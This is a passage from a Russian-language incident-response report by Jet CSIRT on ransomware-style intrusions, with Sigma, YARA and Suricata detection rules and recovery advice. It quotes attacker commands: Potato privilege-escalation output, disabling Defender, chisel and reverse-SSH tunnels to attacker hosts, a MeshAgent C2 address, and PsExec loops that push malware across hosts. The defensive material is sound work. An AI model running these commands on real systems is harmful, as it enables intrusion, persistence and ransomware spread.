        EventID:
            - 4656
            - 4663
        ObjectName|endswith: '\lsass.exe'
        AccessMask: '%%4484'
    filter_system:
        SubjectUserName:
            - 'SYSTEM'
            - 'NETWORK SERVICE'
            - 'LOCAL SERVICE'
    condition: selection and not filter_system
```

Более подробно про то, как обнаружить хакера на этапе дампа учетных данных в Windows, в нашей статье на «Хабре»[5].

[5]

T1068 Эксплуатация уязвимостей для повышения привилегий / Exploitation for Privilege Escalation

OLD but gold

В ряде инцидентов мы также обнаруживали следы эксплуатации уязвимости CVE-2020-1472 (Zerologon). Это уязвимость в протоколе MS-NRPC, которая позволяет неаутентифицированному атакующему установить пустой пароль для УЗ контроллера домена и далее получить все учетные данные из базы данных Active Directory.

А согласно данным, полученным в ходе проектов по практическому анализу защищенности, некоторые инфраструктуры до сих пор содержат еще более старые уязвимости, например, уязвимость службы SMB MS17-010 (Eternal Blue), которая дает возможность удаленно выполнять код от SYSTEM.

Также злоумышленники активно используют арсенал «картофельных» эксплойтов (Potato — это общее название для целого класса эксплойтов повышения привилегий в операционных системах Windows). Например, PrintNotifyPotato, эксплойт, который создает фальшивый COM-объект, передает его в вызов DCOM (Distributed Component Object Model) службы PrintNotify и перехватывает токен безопасности процесса.

Также стоит отметить, что большинство «картофельных» эксплойтов находится в открытом доступе для злоумышленников любого уровня, использование их очень простое:

```
C:\Windows\Temp >PrintNotifyPotato.exe  whoami[*] Create PrintNotify
Success![*] Create FakeIUnknown Success![*] CreatePointerMoniker Success![*]
Trigger......[*] Got Token: 0x3d4[*] CurrentUser: NT AUTHORITY\SYSTEM[*]
DuplicateTokenEx Success! PrimaryToken: 0x1016[*] process start with pid 7272
nt authority\system
```

Обнаружение

Попробуем выявить признаки использования известных утилит, которые эксплуатируют различные уязвимости для повышения привилегий через relay-атаку:

```
logsource:
    category: process_creation
    product: windows
detection:
    selection_pe:
        Image|contains:
            - 'PetitPotam'
            - 'RottenPotato'
            - 'HotPotato'
            - 'JuicyPotato'
            - '\just_dce_'
            - 'Juicy Potato'
            - '\temp\rot.exe'
            - '\Potato.exe'
            - '\SpoolSample.exe'
            - '\Responder.exe'
            - '\smbrelayx'
            - '\ntlmrelayx'
            - '\LocalPotato'
    selection_script:
        CommandLine|contains:
            - 'Invoke-Tater'
            - ' smbrelay'
            - ' ntlmrelay'
            - 'cme smb '
            - ' /ntlm:NTLMhash '
            - 'Invoke-PetitPotam'
            - '.exe -t * -p '
    selection_juicypotato_enum:
        CommandLine|contains: '.exe -c «{'
        CommandLine|endswith: '}» -z'
    filter_hotpotatoes:
        Image|contains:
            - 'HotPotatoes6'
            - 'HotPotatoes7'
            - 'HotPotatoes ' # Covers the following: 'HotPotatoes 6',
'HotPotatoes 7', 'HotPotatoes Help', 'HotPotatoes Tutorial'
    condition: 1 of selection_* and not 1 of filter_*
```

ОРГАНИЗАЦИЯ УПРАВЛЕНИЯ / COMMAND AND CONTROL

Во время кибератаки злоумышленникам необходимо установить канал связи, который позволит отдавать команды, получать похищенные данные или загружать дополнительные модули. Для этого часто используются специализированные фреймворки постэксплуатации, такие как Cobalt Strike, Brute Ratel, Sliver, Mythic, которые покрывают широкий спектр тактик — от выполнения кода до управления и контроля (C2).

В последнее время отмечается рост атак с использованием Sliver и Mythic, что связано в том числе с их доступностью (Open Source), тогда как Cobalt Strike и Brute Ratel являются коммерческими продуктами, чаще применяемыми в легитимных проектах по анализу защищенности.

T1219 ПО для удаленного доступа / Remote Access Tools

Лидеры в прошлом — TeamViewer и AnyDesk. Ограничение на использование этого ПО ударило не только по удобству администрирования, но также и заставило злоумышленников задуматься о поиске новых удобных инструментов RMM для обеспечения удаленного доступа.

Так, например, Librarian Likho использовала в качестве средств закрепления и управления — AnyDesk

```
sc stop WinDefend
AnyDesk.exe --install C:\Users\user\AppData\Roaming\Windows\AnyDesk
```

Злоумышленники быстро адаптируются, поэтому в атаках BearFly / laboo.boo уже были замечены средства RMM от российских разработчиков, например, RuDesktop.

Обнаружение

Для предотвращения использования известных RMM следует по возможности заблокировать доменные имена на пограничных сетевых устройствах или поставить их на мониторинг:

```
- anydesk.com
- teamviewer.com
- ammyy.com
- xn--80akicokc0aablc.xn--p1ai (Мой Ассистент)
- logmein.com
- rmansys.ru
- rudesktop.ru
```

T1572 Туннелирование протокола

T1090 Proxy

В атаках часто используются легитимные инструменты для туннелирования трафика.

NGROK
Легитимный инструмент, который позволяет публиковать локальные серверы в интернете, даже если они находятся за NAT или файрволом

На хост внутри инфраструктуры устанавливается клиент ngrok, который инициирует исходящее соединение к облачному серверу ngrok. Злоумышленник со своего компьютера подключается к серверу ngrok и через него получает доступ ко внутреннему ресурсу.

Чаще всего в инцидентах можно встретить создание RDP-туннеля:

```
ngrok tcp 3389
```

После выполнения этой команды ngrok предоставляет внешний адрес вида

```
0.tcp.ngrok.io:12345,
```

по которому атакующий может подключиться к скомпрометированному хосту.

Обнаружение

Использование утилиты можно детектировать разными способами, а лучше их комбинацией:

1. При использовании ngrok в журналах Windows вместо реального IP-адреса источника появляется значение::%16777216 в событиях 4778 и 4779 журнала Security:

```
logsource:
    product: windows
    service: security
detection:
    selection_events:
        EventID:
            - 4778
            - 4779
    selection_specific_ngrok:
        ClientAddress:
            - '::%16777216'
    condition: selection_events and selection_specific_ngrok
При работе утилита разрешает доменные имена *.ngrok.io, *.ngrok.com,
*.ngrok-free.app и другие:
logsource:
    product: windows
    service: sysmon
```

```
detection:
    selection:
        EventID: 22
        QueryName|endswith:
            - '.ngrok.io'
            - '.ngrok.com'
            - '.ngrok-free.app'
    condition: selection
Ну и отслеживание запуска утилиты с характерными атрибутами:
logsource:
    category: process_creation
    product: windows
detection:
    selection1:
        CommandLine|contains:
            - ' tcp 139'
            - ' tcp 445'
            - ' tcp 3389'
            - ' tcp 5985'
            - ' tcp 5986'
    selection2:
        CommandLine|contains|all:
            - ' start '
            - '--all'
            - '--config'
            - '.yml'
    selection3:
        Image|endswith: 'ngrok.exe'
        CommandLine|contains:
            - ' tcp '
            - ' http '
            - ' authtoken '
    selection4:
        CommandLine|contains:
            - '.exe authtoken '
            - '.exe start --all'
    condition: 1 of selection*

Ну и YARA-правило для утилиты:
import «pe»

rule ngrok_binaries {
  strings:
    $s1 = «ngrok» fullword
    $s2 = «go.ngrok.com»
    $s3 = «https://s3.amazonaws.com/dns.ngrok.com/tunnel.json»
    $s4 = «ngrokService»
    $s5 = «HTTPRoundTrip_KeyVal»
  condition:
    (
      uint16(0) == 0x5a4d
    ) and
    (3 of ($s*))
```

CHISEL

Еще один легитимный инструмент для создания для создания TCP/UDP-туннелей.

Прямое туннелирование (проброс портов) — злоумышленник подключается к серверу chisel и перенаправляет удаленный порт к себе на локальную машину.

```
# На сервере атакующего (публичный хост)
./chisel server -p 8001

# На скомпрометированном хосте внутри сети жертвы
./chisel client <IP-атакующего>:8001 11111:127.0.0.1:3389
```

После выполнения этих команд атакующий подключается к localhost:11111 и попадает на RDP-сервер жертвы, даже если он находится за NAT и не имеет прямого доступа в интернет.

Режим reverse port forwarding, когда клиент сам инициирует подключение к серверу атакующего.

```
# На сервере атакующего (публичный хост)
./chisel server -p 8001 --reverse

# На скомпрометированном хосте
./chisel client <IP-атакующего>:8001 R:11111:127.0.0.1:3389
```

Теперь сервер атакующего слушает порт 11111 и все подключения к нему пробрасываются через клиента на внутренний RDP-сервер.

Обнаружение

Попробуем найти факты запусков утилиты.

```
logsource:
    category: process_creation
    product: windows
detection:
    selection_img:
        Image|endswith: '\chisel.exe'
    selection_param1:
        CommandLine|contains:
            - 'exe client '
            - 'exe server '
    selection_param2:
        CommandLine|contains:
            - '-socks5'
            - '-reverse'
            - ' r:'
            - ':127.0.0.1:'
            - '-tls-skip-verify '
            - ':socks'
    condition: selection_img or all of selection_param*
```

Для большего покрытия правилом следует убрать selection_img, ведь название файла наверняка будет изменено злоумышленником.

LOCALTONET

Еще один легитимный инструмент для создания защищенных туннелей, который активно используется злоумышленниками.

C:\Windows\Temp\localtonet.exe authtoken <redacted token>

- Токен привязывает хост к аккаунту атакующего на сайте Localtonet.
- Компьютер жертвы сам инициирует исходящее соединение с серверами Localtonet.
- Сервис Localtonet предоставляет атакующему публичный URL (например, https://ваш_аккаунт.localto.net) или TCP-порт, по которому теперь доступен зараженный компьютер из любой точки интернета.

Обнаружение

Отслеживаем доменные имена, связанные с работой утилиты:

```
logsource:
    category: network_connection
    product: windows
detection:
    selection:
        DestinationHostname|endswith:
            - '.localto.net'
            - '.localtonet.com'
        Initiated: 'true'
    condition: selection
```

SSH

SSH-клиент уже давно стал встроенным инструментом, доступным в современных операционных системах от Microsoft. Злоумышленники активно используют его в своих целях для закрепления и горизонтального перемещения внутри организации.

Например, следы создания reverse SSH-туннелей для скрытого доступа:

```
C:\Windows\System32\OpenSSH\ssh.exe -f -N -R 18412 -p443
qqiapiku@188.40.233[.]10
ssh  -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o
ServerAliveCountMax=15 -f -N -R 14235 -p443
deyttnxvtycumnyqzwfonui134698@akselerator.1cbit[.]dev
```

С комбинацией ключей -f и -N злоумышленник может превратить локальный сервер в SOCKS Proxy для дальнейшего горизонтального перемещения внутри корпоративной сети или закрепления в ней. Также данное соединение позволяет использовать инструменты для атаки, например, Impacket. В целях закрепления на некоторых узлах были сохранены подобные команды в задачах планировщика.

Обнаружение


Ищем запуски утилиты на Windows:

```
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        Image|endswith: '\ssh.exe'
        CommandLine|contains|windash: ' -R '
    condition: selection'
```

GSOCKET

Это набор открытых инструментов, который позволяет двум машинам в разных частных сетях (за NAT и файрволами) установить прямое зашифрованное соединение друг с другом. Он полностью отказывается от концепции IP-адресов и портов: связь устанавливается на основе общего секрета (пароля или ключа), а трафик маршрутизируется через бесплатную облачную сеть ретрансляции — Global Socket Relay Network (GSRN)

В инцидентах, где злоумышленники закрепляются в операционных системах Linux, gsocket — практически безальтернативный вариант.



Обнаружение

Верным признаком работы утилиты будет разрешение специфического доменного имени (одного из поддоменов):

```
logsource:
    category: network_connection
    product: windows
detection:
    selection:
        DestinationHostname|endswith: '.gs.thc.org'
        Initiated: 'true'
    condition: selection
```

Также можно попробовать отследить активность утилиты в сетевом трафике:

```
alert tcp any any -> any any (msg: «Gsocket client activity»; flow:
to_server, established, no_stream; dsize: 128; stream_size: client,
<, 500; stream_size: server, <, 100; content: «|02|»; depth: 1;
offset: 0; content: !»|00|»; within: 2; content: «|00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00|»;
distance: 3; within: 28; content: !»|00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00|»; within: 16; content: «|00 00 00 00|»; distance:
16; within: 4; content: «|00 00 00 00|»; isdataat: !1, relative;
classtype: attempted-admin; sid: 1;)
alert tcp any any -> any any (msg: «Gsocket server activity»; flow:
to_server, established, no_stream; dsize: 128; stream_size: client,
<, 500; stream_size: server, <, 100; content: «|01|»; depth: 1;
offset: 0; content: !»|00|»; within: 2; content: «|00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00|»; fast_pattern; distance: 3; within: 12;
content: !»|00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00|»;
within: 16; content: !»|00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00|»; distance: 16; within: 16; content: «|00 00 00 00|»; distance:
32; within: 4; content: «|00 00 00 00|»; isdataat: !1, relative;
classtype: attempted-admin; sid: 2;)
```

MESHAGENT

MeshAgent — это еще один легитимный инструмент с открытым исходным кодом для удаленного управления устройствами, который, к сожалению, стал популярным инструментом в арсенале киберпреступников.

Например, его активно используют злоумышленники DC-Help.

MeshAgent получает инструкции по подключению из файла .msh, в формате «ключ=значение». Этот файл не всегда можно обнаружить на скомпрометированных системах, при этом можно извлечь интересующие нас строки из исполняемого файла MeshAgent:

MeshServer=wss://techsupport.myftp.org:443/agent.ashx

Данный C2-сервер оставался неизменным в нескольких атаках.

Обнаружение

Пробуем отследить запуски файла с говорящим названием.

```
logsource:
    product: windows
    category: process_creation
detection:
    selection:
        Image|endswith: '\meshagent.exe'
    condition: selection
```

Но, как мы знаем, злоумышленники любят менять названия своих инструментов. Тогда ищем факты разрешения вредоносного доменного имени:

```
logsource:
    category: network_connection
    product: windows
detection:
    selection:
        DestinationHostname|endswith: 'techsupport.myftp.org'
        Initiated: 'true'
    condition: selection
```

ДЕСТРУКТИВНЫЕ ДЕЙСТВИЯ

T1486 Шифрование данных

Финальная фаза: запуск программы-вымогателя, шифрование данных и предъявление требований. К этому моменту злоумышленники уже знают, какие системы критичны для бизнеса, и используют это знание как рычаг давления. В зависимости от целей злоумышленников предварительно может быть проведена эксфильтрация данных.

Для распространения шифровальщика внутри скомпрометированной инфраструктуры злоумышленники используют различные методы. Первый и наиболее гибкий способ — использование **скриптов** (например, PowerShell или пакетных файлов), которые позволяют автоматизировать запуск вредоносной нагрузки на множестве хостов, часто с использованием встроенных средств Windows (WMI, Scheduled Tasks).

Второй распространенный вектор — применение легитимных административных утилит, таких как PsExec из пакета Sysinternals, которая позволяет удаленно выполнять команды на других компьютерах в домене, используя легитимные учетные записи и протокол SMB, что делает активность менее подозрительной для систем мониторинга.

Пример — распространение ВПО в инфраструктуре с использованием утилиты robocopy:

```
for /f «delims=» %%i in (host.txt) do (
  start robocopy %systemdrive%\tmp\tmp \\%%i\C$\tmp /R:0
ping 127.0.0.1 -n 1
)
```

Еще один пример — установка и запуск ВПО производится с использованием PsExec:

```
for /f «delims=» %%i in (host.txt) do (
start psexec.exe -accepteula \\%%i -s C:\tmp\mesh.exe -fullinstall
ping 127.0.0.1 -n 1
)
for /f «delims=» %%i in (host.txt) do (
start psexec.exe -accepteula \\%%i -s sc start «mesh agent»
ping 127.0.0.1 -n 1
)
for /f «delims=» %%i in (host.txt) do (
start psexec.exe -accepteula \\%%i -s C:\tmp\Notepad.bat
start psexec.exe -accepteula \\%%i -s C:\tmp\notepad.exe /SP- /TASKS=»»
/NOICONS /VERYSILENT /RESTART /SUPPRESSMSGBOXES /NOCANCEL
ping 127.0.0.1 -n 1
```


Третий метод — использование систем мониторинга и управления, таких как Zabbix, SCCM, KSC. Который мы описывали ранее в разделе «T1072 Средства развертывания ПО».

Четвертый, **особенно опасный в доменных сетях вектор — это распространение через групповые политики (GPO). Получив доступ к контроллеру домена или учетной записи с правами на изменение политик, атакующие могут внедрить вредоносный скрипт в существующую или создать новую групповую политику, которая будет применена ко всем компьютерам и пользователям домена при следующем обновлении политик. Это обеспечивает практически синхронное заражение всей инфраструктуры без необходимости взаимодействия с каждой машиной индивидуально.**

Многие из рассмотренных техник могли не быть реализованы в условиях разумного минимума защитных мер. Это сподвигло нас на разработку данного материала, в котором использованы аналитика расследований, зачастую проводившихся параллельно с работами по восстановлению инфраструктуры, и опыт активного противодействия злоумышленникам. Последующие разделы представляют лучшие практики по реагированию и восстановлению, выработанные на реальных инцидентах, а также типовые ошибки, которые дорого обошлись атакованным компаниям.

Руслан Амиров

директор департамента сервисов мониторинга и реагирования Jet CSIRT




РАЗДЕЛ 2.
ВОССТАНОВЛЕНИЕ ПОСЛЕ ИНЦИДЕНТОВ

Одним из ключевых показателей тяжести инцидента является время восстановления инфраструктуры. По данным Jet CSIRT, среднее время возврата ИТ-систем в рабочее состояние после крупных атак составляет около двух недель.

Важно подчеркнуть, что речь идет только о запуске ИТ-систем и восстановлении работоспособности инфраструктуры для критичных бизнес-систем. Полное восстановление, включая детальное расследование инцидента, устранение причин компрометации и реализацию рекомендаций по повышению защищенности, может занимать несколько месяцев.

Эффективное восстановление возможно только при заранее продуманном подходе. Компании должны иметь план кризис-менеджмента, который описывает порядок действий в случае подобных сценариев: от первых часов реагирования до восстановления ключевых бизнес-систем.

В этом разделе мы делимся практическим подходом к реагированию и восстановлению на основе нашего опыта, накопленного при расследовании и восстановлении ИТ-инфраструктур после разрушительных кибератак. **Этот опыт может служить основой для формирования собственного плана кризисного реагирования.**



ПЕРВАЯ РЕАКЦИЯ: ПЕРВЫЕ 24–48 ЧАСОВ ПОСЛЕ АТАКИ

Начальный и наиболее важный этап реагирования на инцидент — это период первых 24–48 часов, который во многом определяет масштаб дальнейших последствий для бизнеса. Именно в этот момент принимаются решения, влияющие на скорость восстановления и объем ущерба.

В этот момент ключевыми задачами становятся:

- локализация и сдерживание инцидента, то есть определение масштабов атаки и реализация первичных мер реагирования по недопущению повторного инцидента;
- организация процесса расследования;
- подготовка плана восстановления.

Ошибки на этом этапе — например, преждевременное восстановление систем или хаотичные действия команды, могут привести к повторному заражению инфраструктуры и существенному увеличению времени простоя бизнес-процессов.

В условиях критичных инцидентов важную роль играет руководство компании — именно на уровне топ-менеджмента принимаются стратегические решения, напрямую влияющие на ход реагирования и последствия от атаки. К таким решениям относятся:

- решение о взаимодействии со злоумышленниками;
- согласование стратегии восстановления;
- определение допустимых сроков простоя;
- управление коммуникациями с клиентами и партнерами.

В приложении №1 мы привели чек-лист первой реакции.

Локализация инцидента

Первым приоритетом становится определение масштабов инцидента и ограничение распространения атаки, сохранение «выживших» ИТ-активов, в первую очередь средств резервного копирования, необходимых для восстановления ИТ-инфраструктуры.

В рамках локализации инцидента необходимо принять следующие меры:

- проверить состояние резервных копий и изолировать системы резервного копирования от основной инфраструктуры;
- ограничить взаимодействие инфраструктуры с сетью Интернет и прекратить нелегитимные сетевые соединения;
- перевести удаленный доступ к инфраструктуре в режим VPN с обязательной многофакторной аутентификацией;
- сбросить пароли учетных записей, начиная с привилегированных пользователей;
- актуализировать данные о составе инфраструктуры и критичных системах.

При этом важно помнить, что зараженные ИТ-активы не следует выключать без необходимости, поскольку они могут содержать важные артефакты для расследования и понимания масштаба атаки.

Отдельным приоритетом становится организация кризисного управления. Руководство компании должно сформировать кризисный штаб, включающий:

- Руководителя ИТ-подразделения, отвечающего за оперативное восстановление бизнес-процессов компании.

- Руководителя ИБ-подразделения, отвечающего за расследование сопровождения восстановления с учетом требований по ИБ, направленных на недопущение повторного инцидента.
- Руководителей юридических и PR-подразделений, отвечающих за информационное оповещение клиентов / партнеров и прочее.

В ряде инцидентов фиксировалась компрометация сессий Telegram у сотрудников, в том числе задействованных в реагировании. Атакующие получали возможность в прямом эфире отслеживать ход обсуждения инцидента и принимать упреждающие меры. Для исключения подобных случаев коммуникация внутри команды реагирования должна вестись через защищенные каналы связи, а ответственность за координацию действий должна быть закреплена за одним техническим руководителем.

Формирование команды реагирования

Эффективное реагирование на инцидент требует четкого распределения ролей между участниками процесса.

Прежде всего компания должна оценить, **достаточно ли внутренних ресурсов для расследования и восстановления инфраструктуры,** или необходимо привлекать внешнюю команду реагирования.

В типовой модели реагирования участвуют следующие команды:

Команда расследования инцидента, которая отвечает за:	Команда из ИБ-подразделения, которая отвечает за:	Команда из ИТ-подразделения, которая отвечает за:
организацию процессов сбора цифровых артефактов, необходимых для определения границ инцидента и вектора атаки	сбор необходимых цифровых артефактов	актуализацию данных о текущем состоянии инфраструктуры
определение используемых техник атак, инструментов и индикаторов компрометации	внесение индикаторов компрометации в СЗИ и средства мониторинга	определение приоритетов запуска систем
координацию локализации инцидента	использование индикаторов компрометации для поиска скомпрометированных узлов инфраструктуры	подготовку детального технического плана восстановления
формирование рекомендаций по восстановлению ИТ-инфраструктуры	разработку и реализацию плана восстановления с учетом требований ИБ	сбор необходимых цифровых артефактов
	восстановление подсистем обеспечения ИБ	
	разработку мер по усилению защиты инфраструктуры после инцидента	

Организация расследования

После первичной локализации инцидента необходимо как можно быстрее запустить процесс расследования, а также ответить на ключевые вопросы:

Каким образом злоумышленники получили первоначальный доступ?

Какие системы были скомпрометированы?

Как распространялось вредоносное ПО внутри инфраструктуры?

Произошла ли утечка данных?

Важно понимать, что восстановление инфраструктуры не должно начинаться до получения хотя бы первичных результатов расследования.

Если начать восстановление слишком рано или восстанавливаться без расследования, не понимая вектора кибератаки, существует высокий риск повторного заражения ИТ-инфраструктуры!

На практике команда расследования должна определить как минимум следующее:

- способ получения первоначального доступа;
- используемые техники повышения привилегий;
- способ закрепления и наличие доступа у злоумышленников;
- способ распространения вредоносного ПО;
- признаки утечки данных;
- индикаторы компрометации.

Особенно важно команде расследования определить в первые часы способы распространения вредоносного ПО. Только после этого можно безопасно запускать процесс восстановления, как правило — в изолированном контуре.

Порядок восстановления

После запуска расследования и формирования команды реагирования необходимо определить порядок восстановления инфраструктуры. Приоритеты должны определяться с точки зрения бизнес-процессов, а не только технической архитектуры.

Необходимо определить:

- какие бизнес-процессы должны быть восстановлены в первую очередь;
- какие бизнес-системы обеспечивают работу этих процессов;
- какие ИТ-сервисы необходимы для запуска этих систем;
- какие данные являются необходимыми для запуска бизнес-процессов.

Типовые ошибки в первые часы инцидента

Практика расследования инцидентов показывает, что в первые часы после обнаружения кибератаки компании часто совершают действия, которые в дальнейшем существенно усложняют расследование и увеличивают время восстановления инфраструктуры.

Наиболее распространенные ошибки включают следующие.

